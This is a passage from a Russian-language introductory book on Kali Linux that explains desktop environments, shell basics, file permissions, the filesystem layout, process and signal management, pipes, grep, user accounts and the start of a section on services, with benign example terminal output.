Выбор среды рабочего стола — сугубо личное дело. Еще один неплохой вариант рабочего стола — K Desktop Environment (KDE). Я не упомянул его здесь по



Рис. 1.10. Рабочий стол MATE с открытым меню

двум причинам. Во-первых, я всегда считал KDE довольно тяжеловесным, хотя с появлением GNOME 3 и множества сопутствующих пакетов ситуация несколько выровнялась. Среда KDE никогда не казалась мне столь же быстрой, как GNOME и, конечно, Xfce. Тем не менее многим людям она нравится. Во-вторых, я не стал добавлять в книгу изображение этого рабочего стола, потому что он очень напоминает некоторые версии Windows, а также некоторые альтернативные среды Linux. Одна из целей KDE всегда заключалась в клонировании внешнего вида и поведения среды Windows, позволяющем пользователям, переключавшимся с этой платформы, чувствовать себя более комфортно.

Если вы всерьез решили начать работать с Kali, стоит поэкспериментировать с различными окружениями рабочего стола. Важно, чтобы работа с интерфейсом была удобной и эффективной. Если среда рабочего стола мешает вам решать поставленные задачи или в ней трудно ориентироваться, то, скорее всего, она вам не подходит. В этом случае можете попробовать другую. Установить дополнительные среды довольно просто. О том, как это делается, вы узнаете чуть позже, когда мы будем обсуждать тему управления пакетами. Возможно, вы даже самостоятельно откроете для себя окружения рабочего стола, которые не обсуждались в этом разделе.

Использование командной строки

По ходу чтения книги вы заметите, что я очень люблю командную строку. Это вызвано множеством причин. Во-первых, я начинал работать в компьютерной сфере еще в те времена, когда терминалы не предусматривали того, что мы называем *полно-экранным режимом*. И разумеется, никаких сред рабочего стола у нас тоже не было. Честно говоря, мой первый опыт работы с компьютером заключался в применении телетайпа, который вообще не имел экрана. Когда мы использовали экран, на нем в основном отображались командные строки. В итоге я привык набирать код. Когда я начал работать с системами Unix, в моем распоряжении была только командная строка, поэтому пришлось выучить набор доступных в ней команд. Во-вторых, вы не всегда можете получить доступ к пользовательскому интерфейсу. При удаленной работе и подключении через сеть вы сможете задействовать только программы командной строки. Поэтому подружиться с этим инструментом будет полезно.

Еще одна причина для освоения командной строки и запоминания расположения элементов программы: графические приложения могут давать сбой или упускать потенциально полезные детали. Это особенно характерно для некоторых инструментов, предназначенных для решения задач, связанных с безопасностью и криминалистикой. Например, я предпочитаю применять набор программ командной строки The Sleuth Kit (TSK) вместо более наглядного веб-интерфейса Autopsy. Поскольку Autopsy базируется на TSK, это просто альтернативный способ представления информации, которую способен генерировать этот набор. Разница в том, что при использовании Autopsy вы не получаете всех подробностей, особенно таких, которые находятся на довольно низком уровне. Если вы только учитесь решать задачи, понимание происходящего может быть гораздо более полезным, чем изучение графического интерфейса, так как благодаря этому вы сможете применять свои навыки и знания в более широком спектре ситуаций.

Пользовательский интерфейс часто называют *оболочкой*. Это верно вне зависимости от того, идет ли речь о менеджере рабочего стола или о программе, которая принимает команды, вводимые в окно терминала. В большинстве дистрибутивов Linux оболочка по умолчанию уже давно Bourne Again Shell (bash) — модифицированная версия более ранней оболочки Bourne Shell. Bourne Shell имела некоторые ограничения, и в ней недоставало функций. По этой причине в 1989 году была выпущена оболочка Bourne Again Shell, ставшая самой распространенной в дистрибутивах Linux. Существует две категории команд, выполняемых в командной строке. К одной из них относятся так называемые *встроенные* команды. Под ними подразумеваются функции самой оболочки, которые не обращаются ни к какой другой программе. Их выполняет сама оболочка. Другая категория команд охватывает находящиеся в каталогах программы. Оболочка предусматривает список каталогов, где хранятся программы, который предоставляется и настраивается через переменную окружения.

В настоящее время в Kali Linux по умолчанию используется *оболочка Z (zsh)*, основанная на bash, но содержащая множество усовершенствований. В большинстве

случаев вы не заметите особой разницы, особенно в том, что касается выполнения команд. Оболочка `zsh` предусматривает множество параметров для настройки, в частности, касающихся автодополнения вводимых команд и представления приглашения командной строки. Стандартная версия этого приглашения в дистрибутиве Kali, использующем оболочку `zsh`, показана на рис. 1.11.



Рис. 1.11. Приглашение командной строки `zsh`



Помните о том, что Unix разрабатывалась программистами для программистов. Цель — создание среды, которая была бы удобной и полезной для работающих с ней специалистов. Именно поэтому оболочка, как и все остальное, представляет собой язык и среду программирования. Каждая оболочка предусматривает особый синтаксис для написания используемых в ней инструкций, однако вы можете создать программу непосредственно в командной строке, поскольку, будучи языком программирования, оболочка способна выполнить все составляющие эту программу инструкции.

Итак, нам предстоит потратить некоторое время на работу с командной строкой, потому что именно с нее начиналась Unix. Кроме того, она представляет собой весьма мощный инструмент. Для начала вам следует разобраться с файловой системой и получить списки файлов, включающие такие подробности, как права доступа. Другими полезными для вас командами станут команды управления процессами и общими утилитами.

Управление файлами и каталогами

Для начала посмотрим, как можно заставить оболочку сообщить имя каталога, в котором вы в настоящее время находитесь. Такой каталог называется *рабочим*. Чтобы получить имя рабочего каталога, то есть каталога, в котором мы находимся в данный момент с точки зрения оболочки, применяем команду `pwd` (сокращение от *print working directory*). В примере 1.1 показано приглашение, оканчивающееся символом `$`, которое, как правило, предназначается для обычного пользователя.

Приглашение, оканчивающееся символом #, адресовано суперпользователю, или пользователю root. За символом \$ следует вводимая и выполняемая команда, результаты которой отображаются в следующей строке.

Пример 1.1. Отображение имени рабочего каталога

```
(kilroy@badmilo)-[~]
$ pwd
/home/kilroy
```



Когда у вас будет несколько машин, физических или виртуальных, вы можете предпочесть использовать общую тему, объединяющую названия ваших систем. Например, кое-кто из моих знакомых называл свои системы в честь героев романа «Автостопом по Галактике». А кто-то применял названия монет, планет и другие темы. Лично я уже давно называю свои системы в честь персонажей комикса *Bloom County*. Например, упомянутая в данном примере система Kali названа в честь Майло Блума.

После выяснения своего текущего местоположения в файловой системе, которая всегда начинается с корневого каталога (/) и при визуальном отображении напоминает корневую систему дерева, мы можем получить список файлов и каталогов. В командах Unix/Linux часто используется минимальное количество символов. Для получения списка файлов применяется команда `ls`, которая хоть и весьма полезна, но выводит лишь имена файлов и каталогов. Если понадобятся дополнительные сведения о файлах, включая время и дату изменения, а также права доступа, вы сможете получить их с помощью команды `ls -la`. Буква `l` обозначает длинный (*long*) список, включающий подробные сведения. Символ `a` указывает на то, что список `ls` должен содержать все (*all*) файлы, включая скрытые. Результат выполнения этой команды показан в примере 1.2.

Пример 1.2. Получение списка файлов, содержащего подробные сведения

```
(kilroy@badmilo)-[~]
$ ls -la
total 192
drwx----- 19 kilroy kilroy 4096 Jun 17 18:54 .
drwxr-xr-x  3 root  root  4096 Jun  3 07:17 ..
-rw-r--r--  1 kilroy kilroy 220 Jun  3 07:17 .bash_logout
-rw-r--r--  1 kilroy kilroy 5551 Jun  3 07:17 .bashrc
-rw-r--r--  1 kilroy kilroy 3526 Jun  3 07:17 .bashrc.original
drwxr-xr-x  8 kilroy kilroy 4096 Jun  3 18:24 .cache
drwxr-xr-x 13 kilroy kilroy 4096 Jun 13 17:37 .config
drwxr-xr-x  2 kilroy kilroy 4096 Jun  3 07:26 Desktop
-rw-r--r--  1 kilroy kilroy  35 Jun  3 07:44 .dmrc
drwxr-xr-x  2 kilroy kilroy 4096 Jun  3 07:26 Documents
drwxr-xr-x  5 kilroy kilroy 4096 Jun 12 19:21 Downloads
-rw-r--r--  1 kilroy kilroy 11759 Jun  3 07:17 .face
lrwxrwxrwx  1 kilroy kilroy  5 Jun  3 07:17 .face.icon -> .face
drwx-----  3 kilroy kilroy 4096 Jun  3 07:26 .gnupg
-rw-----  1 kilroy kilroy  0 Jun  3 07:26 .ICEauthority
```



```

drwxr-xr-x  3 kilroy kilroy  4096 Jun 11 19:25 .ipython
drwxr-xr-x  4 kilroy kilroy  4096 Jun 11 12:04 .java
-rw-----  1 kilroy kilroy    34 Jun 17 18:53 .lessht
drwxr-xr-x  4 kilroy kilroy  4096 Jun  3 07:26 .local
drwx-----  4 kilroy kilroy  4096 Jun  3 18:24 .mozilla
drwxr-xr-x  2 kilroy kilroy  4096 Jun  3 07:26 Music
-rw-r--r--  1 kilroy kilroy    33 Jun 17 18:54 myhosts
drwxr-xr-x  2 kilroy kilroy  4096 Jun  3 07:26 Pictures
-rw-r--r--  1 kilroy kilroy   807 Jun  3 07:17 .profile
drwxr-xr-x  2 kilroy kilroy  4096 Jun  3 07:26 Public
-rw-r--r--  1 kilroy kilroy    37 Jun  3 18:28 pw.txt
-rw-r--r--  1 kilroy kilroy 28672 Jun 17 15:51 .scapy_history
-rw-r--r--  1 kilroy kilroy     0 Jun  3 07:26 .sudo_as_admin_successful
drwxr-xr-x  2 kilroy kilroy  4096 Jun  3 07:26 Templates
drwxr-xr-x  2 kilroy kilroy  4096 Jun  3 07:26 Videos
-rw-----  1 kilroy kilroy   948 Jun 17 18:54 .viminfo
drwxr-xr-x  3 kilroy kilroy  4096 Jun 11 12:02 .wpscan
-rw-----  1 kilroy kilroy    52 Jun 13 17:23 .Xauthority
-rw-----  1 kilroy kilroy  5960 Jun 17 18:36 .xsession-errors
-rw-----  1 kilroy kilroy  5385 Jun 12 19:23 .xsession-errors.old
drwxr-xr-x 20 kilroy kilroy  4096 Jun 11 13:55 .ZAP
-rw-----  1 kilroy kilroy  2716 Jun 14 18:47 .zsh_history
-rw-r--r--  1 kilroy kilroy 10868 Jun  3 07:17 .zshrc

```

В левом столбце указаны разрешения или права доступа. В Unix каждому файлу или каталогу соответствует набор прав доступа, предоставляемых владельцу (owner), групповому владельцу (group owner) и всем остальным (world). Директории (каталоги) обозначаются буквой *d*, находящейся в первой позиции. Разрешения предоставляются на чтение (*r*, read), запись (*w*, write) и выполнение (*x*, eXecute). В Unix-подобных операционных системах, для того чтобы сделать программу исполняемой, нужно добавить к ее правам доступа бит *x*. Это отличает данные системы от Windows, где исполняемую программу можно определить по расширению файла. Бит *x* говорит не только о том, что файл исполняемый, но и о том, кто имеет право его исполнять — владелец, группа владельцев или все остальные (это зависит от того, в какой именно категории установлен данный бит).

Структура файловой системы Linux

Файловые системы Linux и Unix имеют схожую структуру. Вне зависимости от количества дисков, установленных в вашей системе, все содержимое будет находиться в корневом каталоге (*/*). Основные каталоги в системе Linux:

- */bin*. В этом каталоге содержатся команды / двоичные файлы, которые должны быть доступны при загрузке системы в однопользовательском режиме.
- */boot*. Здесь хранятся загрузочные файлы, в том числе конфигурация загрузчика, ядро и любые файлы *ramdisk*, необходимые для загрузки ядра.

- */dev*. Псевдофайловая система, содержащая записи с информацией об аппаратных устройствах, к которым программы могут получить доступ.
- */etc*. Конфигурационные файлы, имеющие отношение к операционной системе и системным службам.
- */home*. Каталог, содержащий домашние каталоги пользователя.
- */lib*. Файлы библиотек, содержащие код и функции, которые могут использоваться любой программой.
- */opt*. Место хранения программного обеспечения сторонних производителей, загружаемого при необходимости.
- */proc*. Псевдофайловая система, содержащая каталоги с файлами, которые связаны с запущенными процессами, включая отображенные в память файлы, командную строку, применяемую для запуска программы, и другую важную системную информацию, имеющую отношение к программе.
- */root*. Домашний каталог пользователя root.
- */sbin*. Системные двоичные файлы, которые тоже должны быть доступны в однопользовательском режиме.
- */tmp*. Место хранения временных файлов.
- */usr*. Пользовательские данные, доступные только для чтения (включает подкаталоги *bin*, *doc*, *lib*, *sbin* и *share*).
- */var*. Содержит изменяющиеся данные, включая информацию о состоянии запущенных процессов, файлы журналов, данные времени выполнения и другие временные файлы. Ожидается, что размер и факт существования этих файлов будут изменяться в процессе работы системы.

Вы также можете увидеть владельца (пользователя) и группу владельцев (в данном случае в качестве того и другого выступает пользователь root). Далее идет размер файла, время последнего изменения файла или каталога, а затем имя этого файла или каталога. В верхней части вы можете заметить файлы, названия которых состоят из точек. В таких файлах и каталогах хранятся пользовательские настройки и журналы. Поскольку они управляются приложениями, которые их создают, то, как правило, скрыты и не отображаются в обычных списках каталогов.

Для обновления даты и времени модификации файла можно применять программу *touch*. Если файла не существует, она создаст пустой файл. При этом в качестве времени последней модификации будет указан момент выполнения программы *touch*.

Другие полезные команды, применяемые к файлам и каталогам, используются для указания прав доступа и владельцев. Как было сказано ранее, каждый файл и каталог предусматривает набор прав доступа, а также владельца и группу

владельцев. Для задания прав доступа к файлу или каталогу применяется команда `chmod`, способная принимать числовое значение, соответствующее тому или иному разрешению. При этом используются три бита, каждый из которых оказывается установленным или не установленным в зависимости от задания соответствующего разрешения. Разрешения на чтение, запись и выполнение можно рассматривать как упорядоченные по возрастанию уровня привилегий. Но поскольку наиболее значимый бит стоит первым, бит чтения имеет наибольшее значение из трех: 2^2 , или 4. Бит записи имеет значение 2^1 , или 2. Наконец, бит выполнения имеет значение 2^0 , или 1. Например, чтобы задать разрешения на чтение и запись файла, следует использовать значение $4 + 2$, то есть 6, или 110 в двоичном формате.

Существует три набора прав доступа, предоставляемых владельцу, группе и миру (всем остальным). При задании разрешений вы указываете число, соответствующее каждой из этих категорий, в результате чего получается трехзначное значение. Например, чтобы предоставить владельцу права на чтение, запись и выполнение файла, а группе и всем остальным — только на его чтение, необходимо использовать команду `chmod 744 <имя_файла>`. Вы также можете просто указать бит, который хотите установить или сбросить, если так вам будет проще. Например, чтобы добавить бит выполнения для владельца, можно применить команду `chmod u+x <имя_файла>`.

Файловая система Linux обычно довольно хорошо структурирована, поэтому вы можете быть уверены в местонахождении нужных файлов. Однако в некоторых случаях может потребоваться выполнить их поиск. В Windows или macOS это не составляет труда, так как необходимые инструменты поиска встроены в файловые менеджеры. Если же вы работаете в командной строке, то нужно заранее знать, какие средства можно использовать для поиска файлов. Одно из них — команда `locate`, которая опирается на системную базу данных. Программа `updatedb` обновляет эту базу данных, а с помощью команды `locate` система посылает к ней запрос для выяснения местоположения нужного файла.

Для поиска программы можете воспользоваться утилитой `which`. Она пригодится в том случае, если ваши исполняемые файлы хранятся в нескольких местах. Имейте в виду, что для поиска программы утилита `which` применяет переменную среды `PATH`. Если исполняемый файл найден в `PATH`, она отображает полный путь к нему. При обнаружении нескольких экземпляров имени файла в разных каталогах будет показан только первый путь.

Более универсальной программой поиска является `find`. Она предусматривает множество возможностей, однако самый простой способ ее использования выглядит примерно так: `find / -name foo -print`. Вам не обязательно указывать параметр `-print`, поскольку вывод результатов на экран предусмотрен по умолчанию, просто такой способ выполнения этой команды вошел у меня в привычку. При помощи программы `find` вы должны указать путь к каталогу, в котором ей следует искать нужный файл. Программа `find` выполняет рекурсивный поиск, то есть начинает с указанного каталога, а затем проверяет все его подкаталоги. В приведенном ранее примере мы искали файл с именем `foo`. Для поиска можно использовать

регулярные выражения, включая подстановочные знаки. Если вы хотите найти файл, имя которого начинается с символов `foo`, задействуйте команду `find / -name "foo*" -print`. Пример 1.3 демонстрирует использование программы `find` для поиска файла в каталоге `/etc`. Ошибки, связанные с отказом в предоставлении доступа (`Permission denied`), возникают при попытке поиска в каталогах, принадлежащих другому пользователю, который не давал разрешения на их чтение кому-то еще. Если вы применяете шаблоны поиска, заключите строку и шаблон в двойные кавычки. Программа `find` имеет гораздо больше возможностей, но для начала можете воспользоваться описанными ранее.

Пример 1.3. Применение программы `find`

```
(kilroy@badmilo)-[/etc]
$ find . -name catalog.xml
find: './redis': Permission denied
find: './ipsec.d/private': Permission denied
find: './openvas/gnupg': Permission denied
find: './ssl/private': Permission denied
find: './polkit-1/localauthority': Permission denied
find: './polkit-1/rules.d': Permission denied
./vmware-tools/vgauth/schemas/catalog.xml
find: './vpnc': Permission denied
```

Управление процессами

Запуская программу, вы инициируете некий процесс. *Процесс* можно рассматривать как динамический выполняющийся экземпляр программы, которая является статичной, поскольку хранится на носителе. В работающей системе Linux в любой момент времени выполняются десятки, а то и сотни процессов. В большинстве случаев вы можете рассчитывать на то, что операционная система будет управлять процессами наилучшим образом. Однако иногда может понадобиться вмешаться в тот или иной процесс. Например, вы можете захотеть проверить, запущен ли некий процесс, поскольку не все процессы выполняются на переднем плане. *Процесс переднего плана* — это процесс, с которым пользователь может взаимодействовать. В свою очередь, *фоновый процесс* может быть доступен только в случае его вывода на передний план. Например, проверив количество процессов, запущенных в практически бездействующей системе Kali Linux, я обнаружил, что их 141, из которых лишь один работал на переднем плане. Все остальные представляли собой различные службы.

Для получения списка процессов вы можете применить команду `ps`. Сама по себе она не даст вам ничего, кроме списка процессов, принадлежащих пользователю, запустившему программу. У каждого процесса, как и у файлов, есть владелец и группа владельцев. Причина этого заключается в том, что процессы вынуждены взаимодействовать с файловой системой и другими объектами, а наличие владельца и группы владельцев позволяет операционной системе определить целесообразность предоставления процессу доступа к тому или иному объекту. В примере 1.4 продемонстрирован простой запуск команды `ps`.

Пример 1.4. Получение списка процессов

```
(kilroy@badmilo)-[~]  
$ ps  
  PID TTY          TIME CMD  
 4068 pts/1    00:00:00 bash  
 4091 pts/1    00:00:00 ps
```

Здесь мы видим идентификационный номер процесса, известный как *PID*, или *идентификатор процесса*, за которым следует порт терминала (TTY), с которого была подана команда, количество затраченного процессорного времени и, наконец, имя команды. Большинство команд, с которыми вы познакомитесь, предусматривает параметры, которые можно добавить в командную строку для изменения поведения программы.

Страницы руководства

Исторически сложилось так, что руководство по Unix было доступно онлайн, то есть непосредственно на машине. Чтобы получить справку по любой команде, нужно было запустить программу `man` с указанием имени интересующей команды. Сами страницы руководства (*man-страницы*) были отформатированы с использованием типографского языка `troff`. Из-за этого они выглядят так, будто были подготовлены к печати, и, по сути, так оно и есть. Если вас интересуют параметры командной строки, обеспечивающие нужное поведение, можете обратиться к страницам руководства для получения подробной информации, а также сведений о сопутствующих командах.

Руководство по Unix включает в себя следующие разделы.

1. Общие команды.
2. Системные вызовы.
3. Библиотечные функции.
4. Специальные файлы
5. Форматы файлов.
6. Игры и заставки.
7. Разное.
8. Команды и демоны системного администрирования.

Если одно и то же ключевое слово применимо к нескольким разделам, как, например, `open`, просто укажите номер нужного раздела. Если вас интересует системный вызов `open`, используйте команду `man 2 open`. Если хотите получить сведения о релевантных командах, то можете применить команду `argprof`, например, так: `argprof open`. В результате вы получите список всех соответствующих записей, содержащихся в руководстве.

Интересно то, что Unix компании AT&T слегка отклонилась от BSD Unix, что привело к возникновению некоторых вариаций в параметрах командной строки. Для получения подробных списков процессов, включая все процессы, принадлежащие всем пользователям (без указания соответствующего параметра она отображает только процессы, принадлежащие запустившему ее пользователю), можно применить `ps -ea` или `ps aux`. Обе эти команды предоставят полные списки процессов, правда, их детали будут слегка различаться.

Особенность использования команды `ps` заключается в том, что она является статичной, то есть для обновления списка процессов вам придется выполнить ее снова. Чтобы наблюдать за изменением списка процессов практически в режиме реального времени, можно применить другую программу. Хотя с помощью команды `ps` тоже можно получить статистику, например связанную с использованием памяти и ресурсов процессора, при задействовании команды `top` вам не нужно запрашивать ее специально. Запуск команды `top` позволит получить список процессов, обновляемый через одинаковые промежутки времени. Результат ее выполнения показан в примере 1.5.

Пример 1.5. Использование команды `top` для получения списка процессов

```
top - 21:54:53 up 63 days, 3:20, 1 user, load average: 0.00, 0.00, 0.00
Tasks: 253 total, 1 running, 252 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.1 us, 0.0 sy, 0.0 ni, 99.9 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 64033.1 total, 2912.2 free, 1269.2 used, 59851.7 buff/cache
MiB Swap: 8192.0 total, 8180.7 free, 11.2 used. 62114.3 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
419627	kilroy	20	0	7736	3864	3004	R	0.3	0.0	0:00.02	top
1	root	20	0	167732	12648	7668	S	0.0	0.0	1:08.01	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.47	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par+
5	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	slub_fl+

Помимо списка процессов, объема используемой ими памяти, процента задействованной мощности процессора и других сведений, команда `top` отображает подробную информацию о запущенной системе в верхней части экрана. При каждом обновлении экрана процессы в списке переупорядочиваются в соответствии с количеством потребляемых ими ресурсов. Как видите, сама команда `top` тоже потребляет некоторое количество ресурсов, поэтому вы часто будете замечать ее в верхней части списка процессов. Одним из важнейших полей, которое присутствует в выводе команд `top` и `ps`, является `PID`. Этот идентификатор позволяет не только четко отличать один процесс от другого, особенно при совпадении их имен, но и предоставляет способ отправки сообщений нужному процессу.

Для управления процессами вам пригодятся две команды. Они тесно связаны между собой и выполняют одну и ту же функцию, правда, предлагают несколько разные возможности. Команда `kill` позволяет завершить запущенный процесс, пошлав ему соответствующий сигнал. Операционная система взаимодействует

с процессами, посылая им сигналы, которые являются одним из средств межпроцессного взаимодействия (inter-process communication, IPC). По умолчанию команда `kill` посылает сигнал `SIGTERM`, что означает завершение работы (terminate), но если вы укажете другой сигнал, эта команда отправит его. Чтобы послать другой сигнал, введите команду `kill -# pid`, где `#` обозначает число, соответствующее сигналу, который вы хотите послать, а `pid` — идентификационный номер процесса, который можно узнать с помощью команды `ps` или `top`.

Сигналы

Сигналы для системы на языке C содержатся в заголовочном файле. Самый простой способ получения списка всех сигналов с соответствующими числовыми кодами и мнемоническими идентификаторами — выполнение команды `kill -l`, как показано далее:

```
(kilroy@badmilo)-[~]
$ sudo kill -l
```

```
1) SIGHUP      2) SIGINT      3) SIGQUIT     4) SIGILL
5) SIGTRAP     6) SIGABRT     7) SIGBUS      8) SIGFPE
9) SIGKILL     10) SIGUSR1    11) SIGSEGV    12) SIGUSR2
13) SIGPIPE    14) SIGALRM    15) SIGTERM    16) SIGSTKFLT
17) SIGCHLD    18) SIGCONT    19) SIGSTOP    20) SIGTSTP
21) SIGTTIN    22) SIGTTOU    23) SIGURG     24) SIGXCPU
25) SIGXFSZ    26) SIGVTALRM  27) SIGPROF    28) SIGWINCH
29) SIGIO      30) SIGPWR     31) SIGSYS     34) SIGRTMIN
35) SIGRTMIN+1 36) SIGRTMIN+2 37) SIGRTMIN+3 38) SIGRTMIN+4
39) SIGRTMIN+5 40) SIGRTMIN+6 41) SIGRTMIN+7 42) SIGRTMIN+8
43) SIGRTMIN+9 44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
```

Несмотря на множество предусмотренных сигналов, вы, как пользователь, будете применять лишь небольшое их количество. В контексте управления процессами наиболее полезен сигнал `SIGTERM`. Именно его посылают команды `kill` и `killall` по умолчанию. Когда сигнала `SIGTERM` оказывается недостаточно для завершения процесса, можете послать более сильный сигнал. Получив сигнал `SIGTERM`, процесс должен самостоятельно отреагировать на него и завершиться. Однако в случае зависания процессу может потребоваться дополнительная помощь. Сигнал номер 9, `SIGKILL`, позволяет завершить такой процесс принудительно.

Еще одна команда, с которой вам следует познакомиться, — `killall`. Разница между командами `kill` и `killall` заключается в том, что при использовании последней

вы вместо PID вы можете указать имя процесса. Это может быть особенно полезно в случае существования нескольких дочерних процессов, порожденных родительским процессом. Если вы хотите одновременно завершить их все, можете выполнить команду `killall`, которая найдет PID в таблице процессов и отправит соответствующий сигнал. Как и `kill`, команда `killall` принимает номер сигнала, который необходимо послать процессу. Например, если вы хотите принудительно завершить все экземпляры процесса с именем `firefox`, используйте команду `killall -9 firefox`.

Прочие утилиты

Разумеется, мы не будем перечислять здесь весь список команд, доступных в командной строке Linux. Однако с некоторыми из дополнительных команд полезно познакомиться. Как вы помните, Unix позволяет объединять простые утилиты в цепочки. Это достигается за счет наличия трех стандартных потоков ввода/вывода: `STDIN`, `STDOUT` и `STDERR`. При запуске каждый процесс наследует эти три потока. Входные данные поступают через поток `STDIN`, выходные направляются в `STDOUT`, а ошибки — в `STDERR`. Преимущество этого способа заключается в том, что если вас, например, не интересуют ошибки, то вы можете куда-нибудь перенаправить поток `STDERR`, чтобы не загромождать обычный вывод.

Любой из перечисленных потоков может быть перенаправлен. Как правило, потоки `STDOUT` и `STDERR` направляются в одно и то же место — обычно в консоль. Поток `STDIN` исходит из консоли. Чтобы перенаправить вывод в другое место, можете использовать оператор `>`. Например, если бы я захотел отправить вывод команды `ps` в файл, то мог бы задействовать код `ps auxw > ps.out`. Данный фрагмент отправляет вывод команды `ps` в файл с именем `ps.out`. Перенаправленный вывод перестает отображаться в консоли. В случае возникновения ошибки вы бы увидели ее, но не увидели бы данных, отправленных в поток `STDOUT`. Если бы вы захотели перенаправить поток ввода, то вместо оператора `>` использовали бы оператор `<`, указав тем самым нужное направление потока информации.

Понимание различных потоков ввода-вывода и способов их перенаправления поможет вам лучше разобраться с оператором конвейера `|`. С помощью него вы приказываете компьютеру взять вывод команды, находящейся слева от этого оператора, и отправить его на вход команды, расположенной справа от него. При этом вы фактически устанавливаете между двумя приложениями соединитель, позволяющий отправлять поток `STDOUT` в `STDIN`, не задействуя промежуточные звенья.

Одна из самых полезных функций цепочки команд или конвейера — поиск (фильтрация). К примеру, если у вас есть длинный список процессов, полученный с помощью команды `ps`, можете использовать оператор конвейера, чтобы отправить вывод `ps` на вход другой программы, `grep`, которая может применяться для поиска строк. Например, для нахождения всех экземпляров программы с именем `httpd` можно взять код `ps auxw | grep httpd`. Команда `grep` применяется для поиска нужной строки во входном потоке. Помимо фильтрации информации `grep` позволяет вести

поиск по содержимому файлов. Например, если вы хотите найти строку `wubble` во всех файлах, содержащихся в некоем каталоге, то можете использовать команду `grep wubble *`. Если хотите выполнить рекурсивный поиск по всем директориям, задействуйте команду `grep -R wubble *`.

Управление пользователями

До выхода нескольких последних версий Kali пользователь по умолчанию входил в систему под именем `root`. Теперь, как и в случае с другими дистрибутивами Linux, вам будет предложено создать пользователя. Он имеет возможность на время получить права суперпользователя с помощью утилиты `sudo`. Созданный вами пользователь будет добавлен в группу `sudo`. Это необходимо, поскольку многое из того, что вам предстоит делать в Kali, требует административных привилегий.

Вы можете захотеть добавить дополнительных пользователей и управлять ими в Kali, как в других дистрибутивах. Создать пользователя можно с помощью команд `useradd` и `adduser`. Оба варианта решают одну и ту же задачу. При создании пользователей полезно иметь в виду некоторые их характеристики. У каждого пользователя должны быть как минимум домашний каталог, оболочка, имя пользователя и группа. Например, чтобы добавить свое часто применяемое имя пользователя, я могу ввести команду `useradd -d /home/kilroy -s /bin/bash -g users -m kilroy`. С помощью параметров указываются домашний каталог, оболочка, которую пользователь должен запустить при интерактивном входе в систему, и группа по умолчанию. Флаг `-m` указывает на то, что команда `useradd` должна создать домашний каталог, который будет заполнен скелетными файлами, необходимыми для интерактивного входа в систему.

В случае указания идентификатора группы команда `useradd` требует того, чтобы эта группа существовала. Если вы хотите, чтобы у вашего пользователя была своя группа, то можете применить сначала команду `groupadd` для создания новой группы, а затем `useradd` для создания принадлежащего к ней пользователя. Если хотите добавить своего пользователя в несколько групп, то можете отредактировать файл `/etc/group`, указав своего пользователя в конце строки каждой группы, в которую хотите его добавить. Сделать это довольно просто, однако для добавления пользователей в указанные группы существуют и другие утилиты, в частности `usermod`. Чтобы получить все предоставленные этим группам разрешения на доступ к файлам, вам нужно выйти из системы и снова авторизоваться в ней. Благодаря этому изменения, внесенные в учетную запись вашего пользователя, в том числе связанные с его добавлением в новые группы, будут учтены.

После создания пользователя необходимо установить пароль с помощью команды `passwd`. Если вы обладаете правами пользователя `root` и хотите изменить пароль другого пользователя, например созданного в предыдущем примере, то можете задействовать команду `passwd kilroy`. Применяя `passwd` без указания имени пользователя, вы измените собственный пароль.



Оболочка Z (zsh), пришедшая на смену Bourne Again Shell (bash), используется по умолчанию. Но существуют и другие варианты. При желании вы можете опробовать такие оболочки, как bash, fish, csh или ksh. Оболочка bash будет вести себя примерно так же, как и доступная изначально zsh. Другие оболочки предоставляют иные возможности, которые могут показаться интересными, особенно если вы любите экспериментировать. Если хотите сменить оболочку навсегда, то можете либо отредактировать файл `/etc/passwd`, либо использовать команду `chsh`, чтобы позволить системе изменить оболочку за вас.

Управление службами

На протяжении длительного времени существовало два стиля управления службами: подход BSD и подход AT&T. Теперь их три. Прежде чем переходить к обсуждению темы управления службами, следует определиться с тем, что понимается под службой. В данном контексте *службой* называется программа, которая выполняется без вмешательства пользователя. Операционная среда запускает ее автоматически, и она работает в фоновом режиме. При отсутствии списка процессов вы можете никогда не узнать о том, что она запущена. В большинстве систем в любой момент работает множество таких служб. Они называются *службами*, потому что предоставляют некие услуги системе, пользователям, а иногда и удаленным пользователям.

Поскольку запуск и завершение работы этих служб, как правило, не требуют прямого взаимодействия с пользователем, должен существовать другой способ управления ими, обеспечивающий их автоматический запуск и окончание работы при запуске и завершении работы системы соответственно. При наличии средств управления службами пользователи могут применять их для запуска, останова и перезапуска этих служб, а также получения информации об их состоянии.



Службы относятся к системному уровню. Для управления ими требуются привилегии администратора. То есть, чтобы управлять службами, вам нужно быть пользователем `root` или применить команду `sudo` для временного повышения привилегий.

Раньше в дистрибутивах Linux часто выполнялся процесс запуска `init`, берущий начало от операционной системы AT&T. При этом службы запускались с помощью набора сценариев, принимавших стандартные параметры. Система запуска `init` задействовала уровни выполнения для определения запускаемых служб. В однопользовательском режиме запускался один их набор, а в многопользовательском — другой. Посредством экранного менеджера запускалось еще больше служб для предоставления пользователям графических интерфейсов. Сценарии хранились в каталоге `/etc/init.d/`, и ими можно было управлять, задавая такие параметры, как `start`, `stop`, `restart` и `status`. Например, для запуска службы SSH вы могли применить команду `/etc/init.d/ssh start`. Однако недостаток системы `init` заключался в ее последовательной природе. Службы запускались не одновременно, а друг за другом, что приводило к снижению производительности при запуске

системы. Другая проблема с системой `init` заключалась в плохой поддержке зависимостей. Зачастую одна служба зависела от других служб, которые должны были запускаться до нее.

